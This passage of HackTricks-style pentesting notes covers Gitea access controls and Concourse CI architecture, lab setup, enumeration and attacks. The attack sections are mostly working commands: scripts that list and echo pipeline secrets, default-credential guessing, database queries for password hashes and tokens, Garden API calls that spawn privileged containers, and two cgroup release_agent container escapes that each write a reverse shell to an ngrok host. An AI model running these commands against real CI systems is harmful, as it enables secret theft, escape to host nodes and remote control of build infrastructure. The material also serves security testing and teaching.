- Limited (logged in users only)
- Private (members only)

**Org admins** can also indicate if the **repo admins** can **add and or remove access** for teams. They can also indicate the max number of repos.

When creating a new team, several important settings are selected:

- It's indicated the **repos of the org the members of the team will be able to access**: specific repos (repos where the team is added) or all.
- It's also indicated **if members can create new repos** (creator will get admin access to it)
- The **permissions** the **members** of the repo will **have**:
  - **Administrator** access
  - **Specific** access:

Unit	No Access <small>?</small>	Read <small>?</small>	Write <small>?</small>
<b>Code</b> Access source code, files, commits and branches.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
<b>Issues</b> Organize bug reports, tasks and milestones.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
<b>Pull Requests</b> Enable pull requests and code reviews.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
<b>Releases</b> Track project versions and downloads.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
<b>Wiki</b> Write and share documentation with collaborators.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>
<b>Projects</b> Manage issues and pulls in project boards.	<input type="radio"/>	<input type="radio"/>	<input checked="" type="radio"/>

## Teams & Users

In a repo, the **org admin** and the **repo admins** (if allowed by the org) can **manage the roles** given to collaborators (other users) and teams. There are **3 possible roles**:

- Administrator
- Write
- Read

# Gitea Authentication

## Web Access

Using **username + password** and potentially (and recommended) a 2FA.

## SSH Keys

You can configure your account with one or several public keys allowing the related **private key to perform actions on your behalf**.

<http://localhost:3000/user/settings/keys>

## GPG Keys

You **cannot impersonate the user with these keys** but if you don't use it it might be possible that you **get discover for sending commits without a signature**.


## Personal Access Tokens

You can generate personal access token to **give an application access to your account**. A personal access token gives full access over your account:

<http://localhost:3000/user/settings/applications>

## Oauth Applications

Just like personal access tokens **Oauth applications** will have **complete access** over your account and the places your account has access because, as indicated in the [docs](#), scopes aren't supported yet:



## Deploy keys

Deploy keys might have read-only or write access to the repo, so they might be interesting to compromise specific repos.

# Branch Protections

Branch protections are designed to **not give complete control of a repository** to the users. The goal is to **put several protection methods before being able to write code inside some branch**.

The **branch protections of a repository** can be found in  
<https://localhost:3000//settings/branches>

It's **not possible to set a branch protection at organization level**. So all of them must be declared on each repo.

Different protections can be applied to a branch (like to master):

- **Disable Push:** No-one can push to this branch
- **Enable Push:** Anyone with access can push, but not force push.
- **Whitelist Restricted Push:** Only selected users/teams can push to this branch (but no force push)
- **Enable Merge Whitelist:** Only whitelisted users/teams can merge PRs.
- **Enable Status checks:** Require status checks to pass before merging.
- **Require approvals:** Indicate the number of approvals required before a PR can be merged.
- **Restrict approvals to whitelisted:** Indicate users/teams that can approve PRs.
- **Block merge on rejected reviews:** If changes are requested, it cannot be merged (even if the other checks pass)

- **Block merge on official review requests:** If there official review requests it cannot be merged
- **Dismiss stale approvals:** When new commits, old approvals will be dismissed.
- **Require Signed Commits:** Commits must be signed.
- **Block merge if pull request is outdated**
- **Protected/Unprotected file patterns:** Indicate patterns of files to protect/unprotect against changes

As you can see, even if you managed to obtain some credentials of a user, **repos might be protected avoiding you to pushing code to master** for example to compromise the CI/CD pipeline.

**Support HackTricks and get benefits!**

# **Concourse Security**

**Support HackTricks and get benefits!**

# Basic Information

Concourse allows you to **build pipelines** to automatically run tests, actions and build images whenever you need it (time based, when something happens...)

# Concourse Architecture

Learn how the concourse environment is structured in:

[concourse-architecture.md](#)

# Concourse Lab

Learn how you can run a concourse environment locally to do your own tests in:

[concourse-lab-creation.md](#)

# Enumerate & Attack Concourse

Learn how you can enumerate the concourse environment and abuse it in:


[concourse-enumeration-and-attacks.md](#)

**Support HackTricks and get benefits!**

# Concourse Architecture

**Support HackTricks and get benefits!**

# **Architecture**



## ATC: web UI & build scheduler

The ATC is the heart of Concourse. It runs the **web UI and API** and is responsible for all pipeline **scheduling**. It **connects to PostgreSQL**, which it uses to store pipeline data (including build logs).

The [checker](#)'s responsibility is to continuously checks for new versions of resources. The [scheduler](#) is responsible for scheduling builds for a job and the [build tracker](#) is responsible for running any scheduled builds. The [garbage collector](#) is the cleanup mechanism for removing any unused or outdated objects, such as containers and volumes.

## TSA: worker registration & forwarding

The TSA is a **custom-built SSH server** that is used solely for securely **registering workers** with the [ATC](#).

The TSA by **default listens on port 2222**, and is usually colocated with the [ATC](#) and sitting behind a load balancer.

The **TSA implements CLI over the SSH connection**, supporting [these commands](#).

## Workers

In order to execute tasks concourse must have some workers. These workers **register themselves** via the [TSA](#) and run the services [Garden](#) and [Baggageclaim](#).

- **Garden:** This is the **Container Manage API**, usually run in **port 7777** via **HTTP**.
- **Baggageclaim:** This is the **Volume Management API**, usually run in **port 7788** via **HTTP**.

**Support HackTricks and get benefits!**

# **Concourse Lab Creation**

**Support HackTricks and get benefits!**

# Testing Environment

## Running Concourse

### With Docker-Compose

This docker-compose file simplifies the installation to do some tests with concourse:

```
wget https://raw.githubusercontent.com/starkandwayne/concourse-tutorial/master/docker-compose.yml  
docker-compose up -d
```

You can download the command line `fly` for your OS from the web in  
`127.0.0.1:8080`

### With Kubernetes (Recommended)

You can easily deploy concourse in **Kubernetes** (in **minikube** for example) using the helm-chart: [concourse-chart](#).

```
brew install helm
helm repo add concourse https://concourse-
charts.storage.googleapis.com/
helm install concourse-release concourse/concourse
# concourse-release will be the prefix name for the concourse
elements in k8s
# After the installation you will find the indications to
connect to it in the console

# If you need to delete it
helm delete concourse-release
```

After generating the concourse env, you could generate a secret and give a access to the SA running in concourse web to access K8s secrets:

```
echo 'apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRole
metadata:
  name: read-secrets
rules:
- apiGroups: []
  resources: ["secrets"]
  verbs: ["get"]

---


apiVersion: rbac.authorization.k8s.io/v1
kind: RoleBinding
metadata:
  name: read-secrets-concourse
roleRef:
  apiGroup: rbac.authorization.k8s.io
  kind: ClusterRole
  name: read-secrets
subjects:
- kind: ServiceAccount
  name: concourse-release-web
  namespace: default

---


apiVersion: v1
kind: Secret
metadata:
  name: super
  namespace: concourse-release-main
type: Opaque
data:
  secret: MWYyZDFlMmU2N2Rm
```

```
' | kubectl apply -f -
```

## Create Pipeline

A pipeline is made of a list of [Jobs](#) which contains an ordered list of [Steps](#).

## Steps

Several different type of steps can be used:

- the `task` step runs a task
- the `get` step fetches a resource
- the `put` step updates a resource
- the `set_pipeline` step configures a pipeline
- the `load_var` step loads a value into a local var
- the `in_parallel` step runs steps in parallel
- the `do` step runs steps in sequence
- the `across` step modifier runs a step multiple times; once for each combination of variable values
- the `try` step attempts to run a step and succeeds even if the step fails

Each [step](#) in a [job plan](#) runs in its **own container**. You can run anything you want inside the container (*i.e. run my tests, run this bash script, build this image, etc.*). So if you have a job with five steps Concourse will create five containers, one for each step.

Therefore, it's possible to indicate the type of container each step needs to be run in.

## Simple Pipeline Example

```
jobs:
- name: simple
  plan:
    - task: simple-task
      privileged: true
      config:
        # Tells Concourse which type of worker this task should
        run on
        platform: linux
        image_resource:
          type: registry-image
          source:
            repository: busybox # images are pulled from docker
            hub by default
        run:
          path: sh
          args:
            - -c
            - |
              sleep 1000
              echo "$SUPER_SECRET"
    params:
      SUPER_SECRET: ((super.secret))
```

```
fly -t tutorial set-pipeline -p pipe-name -c hello-world.yml
# pipelines are paused when first created
fly -t tutorial unpause-pipeline -p pipe-name
# trigger the job and watch it run to completion
fly -t tutorial trigger-job --job pipe-name/simple --watch
# From another console
fly -t tutorial intercept --job pipe-name/simple
```

Check **127.0.0.1:8080** to see the pipeline flow.

## Bash script with output/input pipeline

It's possible to **save the results of one task in a file** and indicate that it's an output and then indicate the input of the next task as the output of the previous task. What concourse does is to **mount the directory of the previous task in the new task where you can access the files created by the previous task.**

## Triggers

You don't need to trigger the jobs manually every-time you need to run them, you can also program them to be run every-time:

- Some time passes: [Time resource](#)
- On new commits to the main branch: [Git resource](#)
- New PR's: [Github-PR resource](#)
- Fetch or push the latest image of your app: [Registry-image resource](#)

Check a YAML pipeline example that triggers on new commits to master in  
<https://concourse-ci.org/tutorial-resources.html>

**Support HackTricks and get benefits!**

# Concourse Enumeration & Attacks

**Support HackTricks and get benefits!**

# User Roles & Permissions

Concourse comes with five roles:

- **Concourse Admin:** This role is only given to owners of the **main team** (default initial concourse team). Admins can **configure other teams** (e.g.: `fly set-team` , `fly destroy-team` ...). The permissions of this role cannot be affected by RBAC.
- **owner:** Team owners can **modify everything within the team**.
- **member:** Team members can **read and write** within the **teams assets** but cannot modify the team settings.
- **pipeline-operator:** Pipeline operators can perform **pipeline operations** such as triggering builds and pinning resources, however they cannot update pipeline configurations.
- **viewer:** Team viewers have "**read-only" access to a team** and its pipelines.

Moreover, the **permissions of the roles owner, member, pipeline-operator and viewer can be modified** configuring RBAC (configuring more specifically it's actions). Read more about it in: <https://concourse-ci.org/user-roles.html>

Note that Concourse **groups pipelines inside Teams**. Therefore users belonging to a Team will be able to manage those pipelines and **several Teams** might exist. A user can belong to several Teams and have different permissions inside each of them.

# Vars & Credential Manager

In the YAML configs you can configure values using the syntax

(( `source-name` : `secret-path` . `secret-field` )) .\ The **source-name** is optional, and if omitted, the cluster-wide credential manager will be used, or the value may be provided statically. The optional **secret-field** specifies a field on the fetched secret to read. If omitted, the credential manager may choose to read a 'default field' from the fetched credential if the field exists.\ Moreover, the **secret-path** and **secret-field** may be surrounded by double quotes "..." if they contain special characters like . and : . For instance, ((source:"my.secret"."field:1")) will set the `secret-path` to my.secret and the `secret-field` to field:1 .

## Static Vars

Static vars can be specified in tasks steps:

```
- task: unit-1.13
  file: booklit/ci/unit.yml
  vars: {tag: 1.13}
```

Or using the following fly arguments:

- -v or --var NAME=VALUE sets the string VALUE as the value for the var NAME .

- `-y` or `--yaml-var NAME=VALUE` parses `VALUE` as YAML and sets it as the value for the var `NAME`.
- `-i` or `--instance-var NAME=VALUE` parses `VALUE` as YAML and sets it as the value for the instance var `NAME`. See [Grouping Pipelines](#) to learn more about instance vars.
- `-l` or `--load-vars-from FILE` loads `FILE`, a YAML document containing mapping var names to values, and sets them all.

## Credential Management

There are different ways a **Credential Manager can be specified** in a pipeline, read how in <https://concourse-ci.org/creds.html>. Moreover, Concourse supports different credential managers:

- [The Vault credential manager](#)
- [The CredHub credential manager](#)
- [The AWS SSM credential manager](#)
- [The AWS Secrets Manager credential manager](#)
- [Kubernetes Credential Manager](#)
- [The Conjur credential manager](#)
- [Caching credentials](#)
- [Redacting credentials](#)
- [Retrying failed fetches](#)

Note that if you have some kind of **write access to Concourse** you can create jobs to **exfiltrate those secrets** as Concourse needs to be able to access them.

# Concourse Enumeration

In order to enumerate a concourse environment you first need to **gather valid credentials** or to find an **authenticated token** probably in a `.flyrc` config file.

## Login and Current User enum

- To login you need to know the **endpoint**, the **team name** (default is `main`) and a **team the user belongs to**:
  - `fly --target example login --team-name my-team --concourse-url https://ci.example.com [--insecure] [--client-cert=./path --client-key=./path]`
- Get configured **targets**:
  - `fly targets`
- Get if the configured **target connection** is still **valid**:
  - `fly -t <target> status`
- Get **role** of the user against the indicated target:
  - `fly -t <target> userinfo`

Note that the **API token** is **saved** in `$HOME/.flyrc` by default, you looting a machines you could find there the credentials.

## Teams & Users

- Get a list of the Teams

- `fly -t <target> teams`
- Get roles inside team
  - `fly -t <target> get-team -n <team-name>`
- Get a list of users
  - `fly -t <target> active-users`

## Pipelines

- **List** pipelines:
  - `fly -t <target> pipelines -a`
- **Get** pipeline yaml (**sensitive information** might be found in the definition):
  - `fly -t <target> get-pipeline -p <pipeline-name>`
- Get all pipeline **config declared vars**
  - `for pipename in $(fly -t <target> pipelines | grep -Ev '^id" | awk '{print $2}'); do echo $pipename; fly -t <target> get-pipeline -p $pipename -j | grep -Eo '"vars":[^{}]+'; done`
- Get all the **pipelines secret names used** (if you can create/modify a job or hijack a container you could exfiltrate them):

```
rm /tmp/secrets.txt;
for pipename in $(fly -t onelogin pipelines | grep -Ev "^id" |
awk '{print $2}'); do
    echo $pipename;
    fly -t onelogin get-pipeline -p $pipename | grep -Eo '\(\\
(.*)\)' | sort | uniq | tee /tmp/secrets.txt;
    echo "";
done
echo ""
echo "ALL SECRETS"
cat /tmp/secrets.txt | sort | uniq
rm /tmp/secrets.txt
```

## Containers & Workers

- List **workers**:
  - `fly -t <target> workers`
- List **containers**:
  - `fly -t <target> containers`
- List **builds** (to see what is running):
  - `fly -t <target> builds`

# Concourse Attacks

## Credentials Brute-Force

- admin:admin
- test:test

## Secrets and params enumeration

In the previous section we saw how you can **get all the secrets names and vars** used by the pipeline. The **vars might contain sensitive info** and the name of the **secrets will be useful later to try to steal** them.

## Session inside running or recently run container

If you have enough privileges (**member role or more**) you will be able to **list pipelines and roles** and just get a **session inside** the

`<pipeline>/<job>` **container** using:

```
fly -t tutorial intercept --job pipeline-name/job-name
fly -t tutorial intercept # To be presented a prompt with all
the options
```

With these permissions you might be able to:

- **Steal the secrets inside the container**

- Try to **escape** to the node
- Enumerate/Abuse **cloud metadata** endpoint (from the pod and from the node, if possible)

## Pipeline Creation/Modification

If you have enough privileges (**member role or more**) you will be able to **create/modify new pipelines**. Check this example:

```
jobs:
- name: simple
  plan:
    - task: simple-task
      privileged: true
      config:
        # Tells Concourse which type of worker this task should
        run on
        platform: linux
        image_resource:
          type: registry-image
          source:
            repository: busybox # images are pulled from docker
            hub by default
        run:
          path: sh
          args:
            - -cx
            - |
              echo "$SUPER_SECRET"
              sleep 1000
      params:
        SUPER_SECRET: ((super.secret))
```

With the **modification/creation** of a new pipeline you will be able to:

- **Steal the secrets** (via echoing them out or getting inside the container and running `env` )
- **Escape** to the **node** (by giving you enough privileges - `privileged: true` )
- Enumerate/Abuse **cloud metadata** endpoint (from the pod and from the node)
- **Delete** created pipeline

## Execute Custom Task

This is similar to the previous method but instead of modifying/creating a whole new pipeline you can **just execute a custom task** (which will probably be much more **stealthier**):

```
# For more task_config options check https://concourse-
ci.org/tasks.html
platform: linux
image_resource:
  type: registry-image
  source:
    repository: ubuntu
run:
  path: sh
  args:
    - -c
    - |
      env
      sleep 1000
params:
  SUPER_SECRET: ((super.secret))
```

```
fly -t tutorial execute --privileged --config task_config.yml
```

## Escaping to the node from privileged task

In the previous sections we saw how to **execute a privileged task with concourse**. This won't give the container exactly the same access as the privileged flag in a docker container. For example, you won't see the node filesystem device in /dev, so the escape could be more "complex".

In the following PoC we are going to use the release\_agent to escape with some small modifications:

```
# Mounts the RDMA cgroup controller and create a child cgroup
# If you're following along and get "mount: /tmp/cgrp: special
device cgroup does not exist"
# It's because your setup doesn't have the memory cgroup
controller, try change memory to rdma to fix it
mkdir /tmp/cgrp && mount -t cgroup -o memory cgroup /tmp/cgrp
&& mkdir /tmp/cgrp/x

# Enables cgroup notifications on release of the "x" cgroup
echo 1 > /tmp/cgrp/x/notify_on_release

# CHANGE ME
# The host path will look like the following, but you need to
change it:
host_path="/mnt/vda1/hostpath-provisioner/default/concourse-
work-dir-concourse-release-worker-0/overlays/ae7df0ca-0b38-
4c45-73e2-a9388dcb2028/rootfs"

## The initial path "/mnt/vda1" is probably the same, but you
can check it using the mount command:
#/dev/vda1 on /scratch type ext4 (rw,relatime)
#/dev/vda1 on /tmp/build/e55deab7 type ext4 (rw,relatime)
#/dev/vda1 on /etc/hosts type ext4 (rw,relatime)
#/dev/vda1 on /etc/resolv.conf type ext4 (rw,relatime)

## Then next part I think is constant "hostpath-
provisioner/default/"

## For the next part "concourse-work-dir-concourse-release-
worker-0" you need to know how it's constructed
# "concourse-work-dir" is constant
# "concourse-release" is the conourse prefix of the current
concourse env (you need to find it from the API)
# "worker-0" is the name of the worker the container is running
```

```
in (will be usually that one or incrementing the number)

## The final part "overlays/bbedb419-c4b2-40c9-67db-
41977298d4b3/rootfs" is kind of constant
# running `mount | grep "on / " | grep -Eo "workdir=([^\,]+)"` 
you will see something like:
# workdir=/concourse-work-dir/overlays/work/ae7df0ca-0b38-4c45-
73e2-a9388dcb2028
# the UID is the part we are looking for

# Then the host_path is:
#host_path="/mnt/<device>/hostpath-
provisioner/default/concourse-work-dir-<concourse_prefix>-
worker-<num>/overlays/<UID>/rootfs"

# Sets release_agent to /path/payload
echo "$host_path/cmd" > /tmp/cgrp/release_agent

=====
#Reverse shell
echo '#!/bin/bash' > /cmd
echo "bash -i >& /dev/tcp/0.tcp.ngrok.io/14966 0>&1" >> /cmd
chmod a+x /cmd
=====

# Get output
echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd
=====

# Executes the attack by spawning a process that immediately
ends inside the "x" child cgroup
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
```

```
# Reads the output  
cat /output
```

As you might have noticed this is just a [regular release\\_agent escape](#) just modifying the path of the cmd in the node

## Escaping to the node from a Worker container

A regular release\_agent escape with a minor modification is enough for this:

```

mkdir /tmp/cgrp && mount -t cgroup -o memory cgroup /tmp/cgrp
&& mkdir /tmp/cgrp/x

# Enables cgroup notifications on release of the "x" cgroup
echo 1 > /tmp/cgrp/x/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^\,]*\).*/\1/p' /etc/mtab |
head -n 1`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

=====
#Reverse shell
echo '#!/bin/bash' > /cmd
echo "bash -i >& /dev/tcp/0.tcp.ngrok.io/14966 0>&1" >> /cmd
chmod a+x /cmd
=====

# Get output
echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd
=====

# Executes the attack by spawning a process that immediately
ends inside the "x" child cgroup
sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"

# Reads the output
cat /output

```

## Escaping to the node from the Web container

Even if the web container has some defenses disabled it's **not running as a common privileged container** (for example, you **cannot mount** and the **capabilities** are very **limited**, so all the easy ways to escape from the container are useless).

However, it stores **local credentials in clear text**:

```
cat /concourse-auth/local-users
test:test

env | grep -i local_user
CONCOURSE_MAIN_TEAM_LOCAL_USER=test
CONCOURSE_ADD_LOCAL_USER=test:test
```

You could use those credentials to **login against the web server** and **create a privileged container and escape to the node**.

In the environment you can also find information to **access the postgresql** instance that concourse uses (address, **username**, **password** and database among other info):

```
env | grep -i postg
CONCOURSE_RELEASE_POSTGRESQL_PORT_5432_TCP_ADDR=10.107.191.238
CONCOURSE_RELEASE_POSTGRESQL_PORT_5432_TCP_PORT=5432
CONCOURSE_RELEASE_POSTGRESQL_SERVICE_PORT_TCP_POSTGRESQL=5432
CONCOURSE_POSTGRES_USER=concourse
CONCOURSE_POSTGRES_DATABASE=concourse
CONCOURSE_POSTGRES_PASSWORD=concourse
[...]

# Access the postgresql db
psql -h 10.107.191.238 -U concourse -d concourse
select * from password; #Find hashed passwords
select * from access_tokens;
select * from auth_code;
select * from client;
select * from refresh_token;
select * from teams; #Change the permissions of the users in
the teams
select * from users;
```

## Abusing Garden Service - Not a real Attack

This are just some interesting notes about the service, but because it's only listening on localhost, this notes won't present any impact we haven't already exploited before

By default each concourse worker will be running a **Garden** service in port 7777. This service is used by the Web master to indicate the worker **what he needs to execute** (download the image and run each task). This sound pretty good for an attacker, but there are some nice protections:

- It's just **exposed locally** (127..0.0.1) and I think when the worker authenticates against the Web with the special SSH service, a tunnel is created so the web server can **talk to each Garden service** inside each worker.
- The web server is **monitoring the running containers every few seconds**, and **unexpected** containers are **deleted**. So if you want to **run a custom container** you need to **tamper** with the **communication** between the web server and the garden service.

Concourse workers run with high container privileges:

```

Container Runtime: docker
Has Namespaces:
  pid: true
  user: false
AppArmor Profile: kernel
Capabilities:
  BOUNDING -> chown dac_override dac_read_search fowner
  fsetid kill setgid setuid setpcap linux_immutable
  net_bind_service net_broadcast net_admin net_raw ipc_lock
  ipc_owner sys_module sys_rawio sys_chroot sys_ptrace sys_pacct
  sys_admin sys_boot sys_nice sys_resource sys_time
  sys_tty_config mknod lease audit_write audit_control setfcap
  mac_override mac_admin syslog wake_alarm block_suspend
  audit_read
Seccomp: disabled

```

However, techniques like **mounting** the /dev device of the node or **release\_agent won't work** (as the real device with the filesystem of the node isn't accessible, only a virtual one). We cannot access processes of the

node, so escaping from the node without kernel exploits get complicated.

In the previous section we saw how to escape from a privileged container, so if we can **execute** commands in a **privileged container** created by the **current worker**, we could **escape to the node**.

Note that playing with concourse I noted that when a new container is spawned to run something, the container processes are accessible from the worker container, so it's like a container creating a new container inside of it.

## **Getting inside a running privileged container**

```

# Get current container
curl 127.0.0.1:7777/containers
{"Handles":["ac793559-7f53-4efc-6591-0171a0391e53","c6cae8fc-
47ed-4eab-6b2e-f3bbe8880690"]}

# Get container info
curl 127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-
0171a0391e53/info
curl 127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-
0171a0391e53/properties

# Execute a new process inside a container
## In this case "sleep 20000" will be executed in the container
with handler ac793559-7f53-4efc-6591-0171a0391e53
wget -v -O- --post-data='{"id":"task2","path":"sh","args":["-
cx","sleep 20000"],"dir":"/tmp/build/e55deab7","rlimits":{},
"tty":{"window_size":{"columns":500,"rows":500}},"image":{} }' \
--header='Content-Type:application/json' \
'http://127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-
0171a0391e53/processes'

# OR instead of doing all of that, you could just get into the
ns of the process of the privileged container
nsenter --target 76011 --mount --uts --ipc --net --pid -- sh

```

## Creating a new privileged container

You can very easily create a new container (just run a random UID) and execute something on it:

```

curl -X POST http://127.0.0.1:7777/containers
  -H 'Content-Type: application/json' \
  -d '{"handle":"123ae8fc-47ed-4eab-6b2e-
123458880690","rootfs":"raw:///concourse-work-
dir/volumes/live/ec172ffd-31b8-419c-4ab6-
89504de17196/volume","image":{}, "bind_mounts":
[{"src_path":"/concourse-work-dir/volumes/live/9f367605-c9f0-
405b-7756-
9c113eba11f1/volume", "dst_path":"/scratch", "mode":1}], "properti-
es":{"user":""}, "env":
["BUILD_ID=28", "BUILD_NAME=24", "BUILD_TEAM_ID=1", "BUILD_TEAM_NA-
ME=main", "ATC_EXTERNAL_URL=http://127.0.0.1:8080"], "limits":
{"bandwidth_limits":{}, "cpu_limits":{}, "disk_limits":
{}, "memory_limits":{}, "pid_limits":{}}}'

# Wget will be stucked there as long as the process is being
executed
wget -v -O- --post-data='{"id":"task2", "path":"sh", "args": [
"-cx", "sleep 20000"], "dir":"/tmp/build/e55deab7", "rlimits": {},
"tty": {"window_size": {"columns": 500, "rows": 500}}, "image": {}}' \
--header='Content-Type:application/json' \
'http://127.0.0.1:7777/containers/ac793559-7f53-4efc-6591-
0171a0391e53/processes'

```

However, the web server is checking every few seconds the containers that are running, and if an unexpected one is discovered, it will be deleted. As the communication is occurring in HTTP, you could tamper the communication to avoid the deletion of unexpected containers:

```
GET /containers HTTP/1.1.  
Host: 127.0.0.1:7777.  
User-Agent: Go-http-client/1.1.  
Accept-Encoding: gzip.  
  
T 127.0.0.1:7777 -> 127.0.0.1:59722 [AP] #157  
HTTP/1.1 200 OK.  
Content-Type: application/json.  
Date: Thu, 17 Mar 2022 22:42:55 GMT.  
Content-Length: 131.  
  
{"Handles": ["123ae8fc-47ed-4eab-6b2e-123458880690", "ac793559-  
7f53-4efc-6591-0171a0391e53", "c6cae8fc-47ed-4eab-6b2e-  
f3bbe8880690"]}  
  
T 127.0.0.1:59722 -> 127.0.0.1:7777 [AP] #159  
DELETE /containers/123ae8fc-47ed-4eab-6b2e-123458880690  
HTTP/1.1.  
Host: 127.0.0.1:7777.  
User-Agent: Go-http-client/1.1.  
Accept-Encoding: gzip.
```

**Support HackTricks and get benefits!**

# **CircleCI Security**

**Support HackTricks and get benefits!**

# Basic Information

[CircleCI](#) is a Continuos Integration platform where you can **define templates** indicating what you want it to do with some code and when to do it. This way you can **automate testing or deployments directly from your repo master branch** for example.

